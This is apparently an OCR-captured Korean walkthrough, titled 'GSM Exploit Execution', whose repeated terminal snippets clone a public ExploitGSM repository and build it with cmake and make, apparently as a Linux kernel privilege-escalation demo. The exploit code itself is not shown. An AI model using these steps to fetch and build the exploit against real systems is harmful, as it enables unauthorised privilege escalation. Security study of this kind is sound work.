


```
z3rdoae0@z3rdoae0-virtual-machine:~$
```

GSM Exploit Execution

ExploitGSM/ExploitGSM_6_5/main.c Build && Run

mini terminal



```
z3rdoae0@z3rdoae0-virtual-machine:~$ git clone https://github.com/YuriiCrimson/ExploitGSM.git
Cloning into 'ExploitGSM'...
remote: Enumerating objects: 91, done.
remote: Counting objects: 100% (91/91), done.
...
```

GSM Exploit Execution

ExploitGSM/ExploitGSM_6_5/main.c Build && Run


mini terminal

```
z3rdoae0@z3rdoae0-virtual-machine:~$ git clone https://github.com/YuriiCrimson/ExploitGSM.git
Cloning into 'ExploitGSM'...
remote: Enumerating objects: 91, done.
remote: Counting objects: 100% (91/91), done.
...
z3rdoae0@z3rdoae0-virtual-machine:~$ cd ExploitGSM/ExploitGSM_6_5/
```

GSM Exploit Execution

ExploitGSM/ExploitGSM_6_5/main.c Build && Run

mini terminal



```
z3rdoae0@z3rdoae0-virtual-machine:~$ git clone https://github.com/YuriiCrimson/ExploitGSM.git
Cloning into 'ExploitGSM'...
remote: Enumerating objects: 91, done.
remote: Counting objects: 100% (91/91), done.
...
z3rdoae0@z3rdoae0-virtual-machine:~$ cd ExploitGSM/ExploitGSM_6_5/
z3rdoae0@z3rdoae0-virtual-machine:~/ExploitGSM/ExploitGSM_6_5/$ mkdir build && cd build
```

GSM Exploit Execution

ExploitGSM/ExploitGSM_6_5/main.c Build && Run


mini terminal

```
z3rdoae0@z3rdoae0-virtual-machine:~$ git clone https://github.com/YuriiCrimson/ExploitGSM.git
Cloning into 'ExploitGSM'...
remote: Enumerating objects: 91, done.
remote: Counting objects: 100% (91/91), done.
...
z3rdoae0@z3rdoae0-virtual-machine:~$ cd ExploitGSM/ExploitGSM_6_5/
z3rdoae0@z3rdoae0-virtual-machine:~/ExploitGSM/ExploitGSM_6_5/$ mkdir build && cd build
z3rdoae0@z3rdoae0-virtual-machine:~/ExploitGSM/ExploitGSM_6_5/build$ cmake ..
-- The C compiler identification is GNU 11.4.0
-- Detecting C compiler ABI info
-- Detecting C compiler ABI info - done
...
```

GSM Exploit Execution

ExploitGSM/ExploitGSM_6_5/main.c Build && Run

mini terminal



```
z3rdoae0@z3rdoae0-virtual-machine:~$ git clone https://github.com/YuriiCrimson/ExploitGSM.git
Cloning into 'ExploitGSM'...
remote: Enumerating objects: 91, done.
remote: Counting objects: 100% (91/91), done.
...
z3rdoae0@z3rdoae0-virtual-machine:~$ cd ExploitGSM/ExploitGSM_6_5/
z3rdoae0@z3rdoae0-virtual-machine:~/ExploitGSM/ExploitGSM_6_5/$ mkdir build && cd build
z3rdoae0@z3rdoae0-virtual-machine:~/ExploitGSM/ExploitGSM_6_5/build$ cmake ..
-- The C compiler identification is GNU 11.4.0
-- Detecting C compiler ABI info
-- Detecting C compiler ABI info - done
...
z3rdoae0@z3rdoae0-virtual-machine:~/ExploitGSM/ExploitGSM_6_5/build$ make
[ 50%] Building C object CMakeFiles/ExploitGSM.dir/main.c.o
[100%] Linking C executable ExploitGSM
[100%] Built target ExploitGSM
```

GSM Exploit Execution

ExploitGSM

mini terminal

```
z3rdoae0@z3rdoae0-vir
Cloning into 'ExploitGSM
remote: Enumerating ob
remote: Counting object
...
z3rdoae0@z3rdoae0-vir
z3rdoae0@z3rdoae0-vir
z3rdoae0@z3rdoae0-vir
-- The C compiler identif
-- Detecting C compiler A
-- Detecting C compiler A
...
z3rdoae0@z3rdoae0-vir
[ 50%] Building C object
[100%] Linking C execut
[100%] Built target Explo
```

여기서 꿀팁 하나 드립니다!

GSM Exploit Execution

ExploitGSM

mini terminal

```
z3rdoae0@z3rdoae0-vir
Cloning into 'ExploitGSM
remote: Enumerating ob
remote: Counting object
...
z3rdoae0@z3rdoae0-vir
z3rdoae0@z3rdoae0-vir
z3rdoae0@z3rdoae0-vir
-- The C compiler identif
-- Detecting C compiler A
-- Detecting C compiler A
...
z3rdoae0@z3rdoae0-vir
[ 50%] Building C object
[100%] Linking C execut
[100%] Built target Exple
```

리눅스 오픈소스를 빌드할 일이 있으신다면 cmake . && make 를 기억하세요.

GSM Exploit Execution

ExploitGSM/ExploitGSM_6_5/main.c Build && Run

